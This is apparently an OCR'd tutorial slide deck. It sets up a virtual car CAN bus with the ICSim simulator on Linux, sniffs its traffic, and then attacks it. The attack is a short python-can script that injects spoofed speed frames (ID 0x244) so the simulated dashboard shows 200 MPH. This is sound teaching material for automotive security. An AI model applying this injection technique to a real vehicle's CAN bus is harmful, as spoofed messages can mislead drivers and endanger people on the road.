secure

ISU DIGITAL AG

Virtual Car Network

CREATING A VIRTUAL CAR NETWORK AND THEN ATTACKING IT


Created: 28 SEP 2022

Creating a Virtual Car Network

USING LINUX (IN THIS CASE, A VM ON WINDOWS)

BASED ON TERRIFIC DEMONSTRATION TOOL (“ICSIM”) CREATED BY CRAIG SMITH, AUTHOR OF “THE CAR HACKER’S HANDBOOK”.

Linux VM



Installed using apt

- can-utils
- net-tools
- tree
- gcc
- vim
- wireshark
- python3-pip
- git
- libsdl2-dev
- libsdl2-image-dev

Cloned from github

- zombieCraig/ICSim

A Virtual CANBUS available via SocketCAN

```
john@grover:~/proj/ICSim$ ls -1
art
controls
controls.c
controls.o
data
icsim
icsim.c
icsim.o
lib.c
lib.h
lib.o
LICENSE
Makefile
README.md
setup_vcan.sh
```


Setup result: we have a virtual CANBUS, called “vcan0”

```
john@grover:~/proj/ICSim$ ifconfig vcan0
vcan0: flags=193<UP,RUNNING,NOARP>  mtu 72
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
john@grover:~/proj/ICSim$ cat setup_vcan.sh
sudo modprobe can
sudo modprobe vcan
sudo ip link add dev vcan0 type vcan
sudo ip link set up vcan0
```

Our Intent

We will create a virtual network of a controller and instrument cluster, with sniffer tool to watch the CAN traffic



Vehicle ECU

Inputs:
- accelerator
- directional signal lever
- door lock switches

vcan0


Sniffer tool

Car Instrument Cluster

```
john@grover:~/proj/ICSim$ ls -1
art
controls
controls.c
controls.o
data
icsim
icsim.c
icsim.o
lib.c
lib.h
lib.o
LICENSE
Makefile
README.md
setup_vcan.sh
```

```
john@grover:~/proj/ICSim$ ./icsim vcan0
Using CAN interface vcan0
```

‘icsim’ result: we have instrument cluster started and attached to vcan0




Vehicle ECU (Controls)

```
john@grover:~/proj/ICSim$ ls -1
art
controls
controls.c
controls.o
data
icsim
icsim.c
icsim.o
lib.c
lib.h
lib.o
LICENSE
Makefile
README.md
setup_vcan.sh
```

```
john@grover:~/proj/ICSim$ ./controls vcan0
 Warning: No joysticks connected
```

‘controls’ result: we have booted an ECU that interprets inputs




```
Up: accelerate
Left/Right: directional signals

RS-A unlock LEFT door
RS-B        RIGHT
RS-X        BACK LEFT
RS-Y        BACK RIGHT
RS-LS lock ALL
LS-RS unlock ALL
```


RS-<x> hold right shift, tap <x>
LS-<x> hold left shift, tap <x>


Sniffer Tool

```
38|ms | ID   | data ...      < vcan0 # l=20 h=100 t=500 slots=36 >
00013 | 039  | 00 39                          .9
00016 | 095  | 80 00 07 F4 00 00 00 08 ........
00011 | 133  | 00 00 00 00 A7          .....
00011 | 136  | 00 02 00 00 00 00 00 2A .......*
00011 | 13A  | 00 00 00 00 00 00 00 28 .......(
00011 | 13F  | 00 00 00 05 00 00 00 2E ........
00012 | 143  | 6B 6B 00 E0             kk..
00011 | 158  | 00 00 00 00 00 00 00 19 ........
00011 | 161  | 00 00 05 50 01 08 00 1C ...P....
00011 | 164  | 00 00 C0 1A A8 00 00 04 ........
00011 | 166  | D0 32 00 18             .2..
00011 | 17C  | 00 00 00 00 10 00 00 21 .......!
00009 | 183  | 00 00 00 03 00 00 10 26 .......&
00011 | 18E  | 00 00 6B                ..k
00011 | 191  | 01 00 90 A1 41 00 03    ....A..
00015 | 1A4  | 00 00 00 08 00 00 00 2F ......./
00015 | 1AA  | 7F FF 00 00 00 00 67 20 ......g
00015 | 1B0  | 00 0F 00 00 00 01 66    ......f
00016 | 1CF  | 80 05 00 00 00 1E       ......
00016 | 1DC  | 02 00 00 1B             ....
00039 | 21E  | 03 E8 37 45 22 06 01    ..7E"..
00012 | 244  | 00 00 00 01 1C          .....
00039 | 294  | 04 0B 00 02 CF 5A 00 0E .....Z..
00106 | 305  | 80 26                   .&
00095 | 309  | 00 00 00 00 00 00 00 A2 ........
00099 | 320  | 00 00 12                ...
00099 | 324  | 74 65 00 00 00 00 0E 1A te......
00094 | 333  | 00 00 00 00 00 00 2D    ......-
00100 | 37C  | FD 00 FD 00 09 7F 00 1A ........
00298 | 405  | 00 00 04 00 00 00 00 29 .......)
00298 | 40C  | 00 00 00 00 04 00 00 13 ........
00298 | 428  | 01 04 00 00 52 1C 2F    ....R./
00298 | 454  | 23 EF 18                #..
00999 | 5A1  | 96 00 00 00 00 00 62 2F ......b/
```

```
john@grover:~/proj$ cansniffer -c vcan0
```

In Operation







```
41|ms | ID   | data ...      < vcan0 # l=20 h=100 t=500 slots=37 >
00013 | 039 | 00 2A                     .*
00014 | 095 | 80 00 07 F4 00 00 00 08 ........
00010 | 133 | 00 00 00 00 A7            .....
00010 | 136 | 00 02 00 00 00 00 00 2A .......*
00010 | 13A | 00 00 00 00 00 00 00 28 .......(
00009 | 13F | 00 00 00 05 00 00 00 2E ........
00010 | 143 | 6B 6B 00 E0               kk..
00012 | 158 | 00 00 00 00 00 00 00 19 ........
00010 | 161 | 00 00 05 50 01 08 00 1C ...P....
00009 | 164 | 00 00 C0 1A A8 00 00 04 ........
00012 | 166 | D0 32 00 18               .2..
00009 | 17C | 00 00 00 00 10 00 00 21 .......!
00009 | 183 | 00 00 00 0D 00 00 10 2C .......,
00502 | 188 | 00 00 00 00               ....
00009 | 18E | 00 00 6B                  ..k
00010 | 191 | 01 00 10 A1 41 00 0B      ....A..
00019 | 1A4 | 00 00 00 08 00 00 00 01 ........
00019 | 1AA | 7F FF 00 00 00 00 68 01 ......h.
00019 | 1B0 | 00 0F 00 00 00 01 48      ......H
00017 | 1CF | 80 05 00 00 00 3C         .....<
00017 | 1DC | 02 00 00 39               ...9
00037 | 21E | 03 E8 37 45 22 06 10      ..7E"..
00016 | 244 | 00 00 00 24 90            ...$.
00036 | 294 | 04 0B 00 02 CF 5A 00 1D .....Z..
00118 | 305 | 80 08                     ..
00096 | 309 | 00 00 00 00 00 00 00 93 ........
00100 | 320 | 00 00 03                  ...
00100 | 324 | 74 65 00 00 00 00 0E 0B te......
00098 | 333 | 00 00 00 00 00 00 0F      .......
00100 | 37C | FD 00 FD 00 09 7F 00 0B ........
00302 | 405 | 00 00 04 00 00 00 00 29 .......)
00298 | 40C | 00 00 00 00 04 00 00 13 ........
00302 | 428 | 01 04 00 00 52 1C 2F      ....R./
00298 | 454 | 23 EF 18                  #..
00998 | 5A1 | 96 00 00 00 00 00 62 2F ......b/
```


Attacking the Virtual Car Network

BY INJECTING MESSAGES ON VCANO

Can We Spoof the Display?

Send messages to make the car look like it is going faster than it is.





Vehicle ECU (Controls)

```
john@grover:~/proj/pybasecan$ cat send10.py
import time
import can

bustype = 'socketcan'
channel = 'vcan0'

bus = can.Bus(channel=channel, interface=bustype)
for i in range(1000):

    msg = can.Message(arbitration_id=0x244, data = [0, 0, 0, 0x80, 0x94], is_extended_id=False)
    bus.send(msg)

    time.sleep(0.01)
```

Are we really going 200 MPH?


```
john@grover:~/proj/pybasecan$ python3 send10.py
```

Summary of Technology

Kinds of Technology

Mix of
- C
- Python
- a graphics library (SDL2)
- SocketCAN (an abstraction of CANBUS)

C & SDL2
SocketCAN

C
SocketCAN

Vehicle ECU

vcan0

C
SocketCAN


Sniffer tool

Msg Injection

Python
python-can (SocketCAN)

Four Separate Processes; all sharing SocketCAN

- Nothing defined these four nodes as being “on the CANBUS”
- Nothing stopped us from adding the “Msg Injection” node to the CANBUS



References

“The Car Hacker’s Handbook” by Craig Smith; http://opengarages.org/handbook/ (free PDF or purchase). ***SocketCAN is covered in chapter 3.***

“Car Hacking: The Ultimate Guide! - Part I by Anastasis Vasileiadis”, the first of three blog posts; https://hakin9.org/car-hacking-the-ultimate-guide-part-i/. ***Introduces use of ICSim.***

“Instrument Cluster Simulator for SocketCAN” by Craig Smith; https://github.com/zombieCraig/ICSim. ***Source code for ICSim.***